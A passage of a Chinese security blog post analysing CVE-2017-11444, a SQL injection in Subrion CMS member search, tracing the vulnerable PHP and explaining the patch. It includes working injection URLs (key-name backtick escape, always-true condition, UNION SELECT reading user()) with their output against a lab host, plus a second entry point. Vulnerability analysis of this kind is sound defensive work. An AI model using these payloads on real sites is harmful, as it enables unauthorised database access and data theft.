                    : sprintf('%s `%s`', is_numeric($field) ? $field : '`' . $field . '`', $key);
                $stmtFields .= ', ';
            }
            $stmtFields = substr($stmtFields, 0, -2);
        }

        if ($condition) {
            $condition = ' WHERE ' . $condition;
        }
        if ($limit && stripos($condition, 'limit') === false) {
            $condition .= ' LIMIT ' . $start . ', ' . $limit;
        }

        $sql = 'SELECT ' . $stmtFields . ' FROM `' . $this->_table . '` ' . $condition;

        switch ($type) {
            case 'all':
                return $this->getAll($sql);
            case 'keyval':
                return $this->getKeyValue($sql);
            case 'assoc':
```

$condition变量就是我们输入的查询参数，string类型，直接拼接sql语句。接着往后跟，type=all，所以之后进入getAll函数




```php
    public function getAll($sql, $start = 0, $limit = 0)
    {
        if ($limit != 0) {
            $sql .= sprintf(' LIMIT %d, %d', $start, $limit);
        }

        $result = [];

        $query = $this->query($sql);
        if ($this->getNumRows($query) > 0) {
            while ($row = mysqli_fetch_assoc($query)) {
                $result[] = $row;
            }
        }

        if ($query) {
            mysqli_free_result($query);
        }

        return $result;
    }
```

执行sql



```php
    public function query($sql)
    {
        if (!$this->_link) {
            $this->_connect();
        }

        $timeStart = explode(' ', microtime());
        $result = mysqli_query($this->_link, $sql);

        $timeEnd = explode(' ', microtime());

        $start = $timeStart[1] + $timeStart[0];
        $end = $timeEnd[1] + $timeEnd[0];
        $times = number_format($end - $start, 5, '.', '');
```


那么注入怎么产生的呢，先做几个输出测试，火狐的话要在查看源码的状态下，不然会提示json错误不显示数据。先输入一个id=520



```
view-source:http://192.168.228.131/subrion/search/members.json?id=520
```

```
Array
(
    [id] => 520
)
(`id` = '520')
SELECT SQL_CALC_FOUND_ROWS * FROM `sbr414_members`  WHERE (`id` = '520') AND `usergroup_id` IN(8) LIMIT 0, 10<br/>
<br/>{"hash":"id=520","pagination":"","total":0,"html":"    <div class=\"alert alert-info\">No members found that match specified params.<\/div>\n"}
```

如果输入这么一个字符串



```
view-source:http://192.168.228.131/subrion/search/members.json?id`%3D520)/**/or/**/1%3D1%23sqli=1
```


这里的等号URL编码，使其按最后一个键值对切割

在id中插入一个反引号导致引号逃逸

```
Array
(
    [id`=520)/**/or/**/1=1#sqli] => 1
)
(`id`=520)/**/or/**/1=1#sqli` = '1')
SELECT SQL_CALC_FOUND_ROWS * FROM `sbr414_members`  WHERE (`id`=520)/**/or/**/1=1#sqli` = '1') AND `usergroup_id` IN(8) LIMIT 0, 10<br/><br/>{"hash":"id%60%3D520
%29%2F%2A%2A%2For%2F%2A%2A%2F1%3D1%23sqli=1","pagination":"","total":2,"html":"    <div class=\"ia-item\">\n    <div class=\"ia-item__image\">\n        <img src=\"
\/\/www.gravatar.com\/avatar\/e40d491a5b8182e55f5dc8db37a51333?s=200&d=mm&r=g\" alt=\"Administrator\" title=\"Administrator\">\n    <\/div>\n    <div class=\"ia-
item__content\">\n        <div class=\"ia-item__actions\">\n            <a href=\"#\" class=\"js-favorites \"\n    data-item=\"members\"\n    data-id=\"1\"\n
data-action=\"add\"\n    data-guests=\"1\"\n    data-text-add=\"<span class='fa fa-heart-o'><\/span>\"\n    data-text-delete=\"<span class='fa fa-heart'>
<\/span>\"\n    rel=\"nofollow\" title=\"Add to favorites\">\n    <span class='fa fa-heart-o'><\/span><\/a>\n            \n            <a href=\"http:
\/\/192.168.228.131\/subrion\/member\/admin.html\">View profile <span class=\"fa fa-angle-double-right\"><\/span><\/a>\n        <\/div>\n\n        <h4 class=\"ia-
item__title\">\n            <a href=\"http:\/\/192.168.228.131\/subrion\/member\/admin.html\">Administrator<\/a>\n        <\/h4>\n\n        <div class=\"ia-
item__additional\">\n                                                            <\/div>\n\n        \n
<\/div>\n<\/div>\n    <div class=\"ia-item\">\n    <div class=\"ia-item__image\">\n        <img src=\"\/\/www.gravatar.com\/avatar
\/88d5cb704d88bdad67d000eee4782000?s=200&d=mm&r=g\" alt=\"1234\" title=\"1234\">\n    <\/div>\n    <div class=\"ia-item__content\">\n        <div class=\"ia-
item__actions\">\n            <a href=\"#\" class=\"js-favorites \"\n    data-item=\"members\"\n    data-id=\"2\"\n    data-action=\"add\"\n    data-guests=\"1\"\n
data-text-add=\"<span class='fa fa-heart-o'><\/span>\"\n    data-text-delete=\"<span class='fa fa-heart'><\/span>\"\n    rel=\"nofollow\" title=\"Add to
favorites\">\n    <span class='fa fa-heart-o'><\/span><\/a>\n            \n            <a href=\"http:\/\/192.168.228.131\/subrion\/member\/1234.html\">View
profile <span class=\"fa fa-angle-double-right\"><\/span><\/a>\n        <\/div>\n\n        <h4 class=\"ia-item__title\">\n            <a href=\"http:
\/\/192.168.228.131\/subrion\/member\/1234.html\">1234<\/a>\n        <\/h4>\n\n        <div class=\"ia-item__additional\">\n
<\/div>\n\n        \n
<\/div>\n<\/div>\n"}
```

由于条件永真，所以输出了所有的数据。我们前面也提到的漏洞形成的原因，就是因为程序只对值对的值做了检测，而没有考虑键，导致如果在id这个键名上加`就不会有处理


```
/subrion/search/members.json?id`%3D520)%2f**%2funion%2f**%2fselect%2f**%2f1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2Cuser()
```



```
view-source:http://192.168.228.131/subrion/search
/members.json?id`%3D520)%2f**%2funion%2f**%2fselect%2f**%2f1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2Cuser()%2C13%2C14%2C15%2C16%2C17%2C18%2C19%2C20%2C21%2C22%2C
23%2C24%2C25%2C26%2C27%2C28%2C29%2C30%2C31%2C32%23sqli=1
```

```
Array
(
    [id`=520)/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,user(),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32#sqli] => 1
)
(`id`=520)/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,user(),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32#sqli` = '1')
SELECT SQL_CALC_FOUND_ROWS * FROM `sbr414_members`  WHERE (`id`=520)/**/union/**/select
/**/1,2,3,4,5,6,7,8,9,10,11,user(),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32#sqli` = '1') AND `usergroup_id` IN(8) LIMIT 0, 10<br/>
<br/>{"hash":"id%60%3D520%29%2F%2A%2A%2Funion%2F%2A%2A%2Fselect%2F%2A%2A%2F1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2Cuser%28%29
%2C13%2C14%2C15%2C16%2C17%2C18%2C19%2C20%2C21%2C22%2C23%2C24%2C25%2C26%2C27%2C28%2C29%2C30%2C31%2C32%23sqli=1","pagination":"","total":1,"html":"    <div
class=\"ia-item\">\n    <div class=\"ia-item__image\">\n        <img src=\"\/\/www.gravatar.com\/avatar\/e4da3b7fbbce2345d7772b0674a318d5?s=200&d=mm&r=g\"
alt=\"root@localhost\" title=\"root@localhost\">\n    <\/div>\n    <div class=\"ia-item__content\">\n        <div class=\"ia-item__actions\">\n            <a
href=\"#\" class=\"js-favorites \"\n    data-item=\"members\"\n    data-id=\"1\"\n    data-action=\"add\"\n    data-guests=\"1\"\n    data-text-add=\"<span
class='fa fa-heart-o'><\/span>\"\n    data-text-delete=\"<span class='fa fa-heart'><\/span>\"\n    rel=\"nofollow\" title=\"Add to favorites\">\n    <span
class='fa fa-heart-o'><\/span><\/a>\n            \n            <a href=\"http:\/\/192.168.228.131\/subrion\/member\/3.html\">View profile <span class=\"fa fa-
angle-double-right\"><\/span><\/a>\n        <\/div>\n\n        <h4 class=\"ia-item__title\">\n            <a href=\"http:\/\/192.168.228.131\/subrion\/member
\/3.html\">root@localhost<\/a>\n        <\/h4>\n\n        <div class=\"ia-item__additional\">\n                                        <p><span class=\"fa fa-phone\"><\/span>
15<\/p>\n                              <p><span class=\"fa fa-globe\"><\/span> <a href=\"14\">Website<\/a><\/p>\n
<p><span class=\"fa fa-facebook\"><\/span> <a href=\"17\">Facebook<\/a><\/p>\n                                        <p><span class=\"fa fa-twitter\"><\/span> <a
href=\"18\">Twitter<\/a><\/p>\n                              <p><span class=\"fa fa-google-plus\"><\/span> <a href=\"19\">Google+<\/a><\/p>\n
<p><span class=\"fa fa-linkedin\"><\/span> <a href=\"20\">LinkedIn<\/a><\/p>\n                    <\/div>\n\n                  <p>16<\/p>\n        \n
<\/div>\n<\/div>\n"}
```


以上是对CVE-2017-11444的分析，但是仔细想想，问题发生在过滤键值对的问题上，程序中只要是通过$_GET、$_POST或其他直接获取参数数组的地方应该都有问题，于



```
102     $regular = false;
103     $query = isset($_GET['q']) && is_string($_GET['q']) ? $_GET['q'] : null;
104
105     $pagination = [
106         'limit' => 10,
107         'start' => 0,
108         'total' => 0,
109         'url' => IA_SELF . '?q=' . urlencode($query) . '&page={page}'
110     ];
111
112     $page = isset($_GET['page']) && is_numeric($_GET['page']) ? max($_GET['page'], 1) : 1;
113     $pagination['start'] = ($page - 1) * $pagination['limit'];
114
115     if ('search' != $iaView->name() || isset($iaCore->requestPath[0])) {
116         $itemName = ('search' != $iaView->name())
117             ? str_replace('search_', '', $iaView->name())
118             : $iaCore->requestPath[0];
119
120         if (!in_array($itemName, $iaItem->getItems())) {
121             return iaView::errorPage(iaView::ERROR_NOT_FOUND);
122         }
123
124         $empty = empty($_GET) && !$iaCore->requestPath;
125
126         if (!$empty) {
127             $params = $query ? $query : $_GET;
128             $results = $iaSearch->doItemSearch($itemName, $params, $pagination['start'], $pagination['
                limit']);
129
```

如果我们不传入搜索参数q，那么最终还是直接获取$_GET数组参数，URL构造上还是要加上members以绕过115行的if判断，所以构造如下的URL即可：

```
/subrion/search/members/?id`%3D520)%2f**%2funion%2f**%2fselect%2f**%2f1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2Cuser()%2C1
```



```
http://192.168.228.131/subrion/search/members
/?id`%3D520)%2f**%2funion%2f**%2fselect%2f**%2f1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2Cuser()%2C13%2C14%2C15%2C16%2C17%2C18%2C19%2C20%2C21%2C22%2C23%2C24%2C
25%2C26%2C27%2C28%2C29%2C30%2C31%2C32%23sqli=1
```


root@localhost

15

16


三、补丁分析

最新版已修复此漏洞，在程序逻辑和过滤上都做了修复。逻辑上的修复比较猥琐，将\includes\classes\ia.core.user.php中的变量$_itemName由members改为member




```
    const USE_OBSOLETE_AUTH = false;

    protected static $_table = 'members';
    protected static $_itemName = 'member';

```

这就导致在执行\includes\classes\ia.front.search.php中的doAjaxItemSearch函数时其中一步的if判断过不去，注入也就无法成功了。




```
    public function doAjaxItemSearch($itemName, array $params)
    {
        $page = isset($params[self::GET_PARAM_PAGE]) ? max((int)$params[self::GET_PARAM_PAGE],
        $sorting = [
            isset($params[self::GET_PARAM_SORTING_FIELD]) ? $params[self::GET_PARAM_SORTING_FI
                ,
            isset($params[self::GET_PARAM_SORTING_ORDER]) ? $params[self::GET_PARAM_SORTING_OF
        ];

        $result = [
            'hash' => $this->httpBuildQuery($params)
        ];

        unset($params[self::GET_PARAM_PAGE], $params[self::GET_PARAM_SORTING_FIELD], $params[s
            GET_PARAM_SORTING_ORDER]);

        if ($this->_loadItemInstance($itemName)) {
            $this->_limit = $this->_getLimitByItemName($itemName);
            $this->_start = ($page - 1) * $this->_limit;

            $this->_processSorting($sorting);
            $this->_processParams($params);
```

然后在\includes\classes\ia.front.search.php中的`_processParams`函数（参数检索函数，将`$params`数组中的一些空值和不符合查询条件的值去掉，再将查询数组赋值给




```
            if ($params && is_array($params)) {
                foreach ($params as $fieldName => $value) {
                    $fieldName = empty($this->getOption('columnAlias')->$fieldName)
                        ? iaSanitize::paranoid($fieldName)
                        : $this->getOption('columnAlias')->$fieldName;
```

跟进去



```
    public static function paranoid($string)
    {
        return preg_replace('#[^a-z_0-9]#i', '', $string);
    }
```

此函数的作用是将数字、字母和下划线之外的字符都删掉，所以即使第一步的逻辑处理绕过去我们输入的数据也会变成这样



```
Array
(
    [id`=520)/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,user(),13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32#sqli] => 1
)


Array
(
    [id520unionselect1234567891011user13141516171819202122232425262728293031 32sqli] => 1
)
```

所以升级最新版即可修复漏洞，github链接：https://github.com/intelliants/subrion

点击收藏 | 0 关注 | 0

上一篇：</a><iframe src="... 下一篇：渗透测试学习笔记之案例五

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录